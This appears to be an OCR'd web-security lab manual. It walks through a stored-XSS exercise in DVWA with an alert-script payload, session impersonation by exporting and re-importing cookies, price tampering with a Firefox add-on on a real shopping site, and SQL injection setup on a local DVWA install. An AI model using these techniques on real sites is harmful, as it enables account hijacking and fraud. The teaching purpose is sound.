
4. Go in the config file and rename the file as config.inc.php

5. Open chrome and search localhost/DVWA.


6. Click on create/reset database. The database will be created. Click on login.



7. Username = “Admin” and Password = “password”. Click on login.



8. Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.

DVWA

- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Open HTTP Redirect

- DVWA Security
- PHP Info
- About

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Prac6

Message * <script>alert("XSS executed")</script>

Sign Guestbook | Clear Guestbook

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


PRACTICAL NO. 7

AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation


STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie




Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick




And you are in




Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data


Select a website for tempering data e.g(razorba)




Select any item to but
Then Click to add cart
Then Click on tool for tempering Data



Then Start tempering the data




Here you go




PRACTICAL NO. 8

AIM: Perform SQL injection attack.


Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql_db.



Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.


File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 | phpMy...
Damn Vulnerable Web App (D...
localhost/Sql_injection/setup.php
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Database setup
Click on the 'Create / Reset Database' button below to create or reset your database. If you get an err
sure you have the correct user credentials in /config/config.inc.php
If the database already exists, it will be cleared and the data will be reset.
Backend Database: MySQL
Create / Reset Database


Step 5 : Go to login.php and login using admin and .

Step 6 : Opens the home page.



File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 | phpMy...
Damn Vulnerable Web App (D...
localhost/Sql_injection/index.php
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its ma
are to be an aid for security professionals to test their skills and tools in a legal environment, help wel
better understand the processes of securing web applications and aid teachers/students to teach/lear
application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html
any internet facing web server as it will be compromised. We recommend downloading and installing
onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the p
the application clear and it should not be used maliciously. We have given warnings and taken measu
prevent users from installing DVWA on to live web servers. If your web server is compromised via an in
DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their re
page.

Step 7 : Go to security setting option in left and set security level low.

Step 8 : Click on SQL injection option in left.

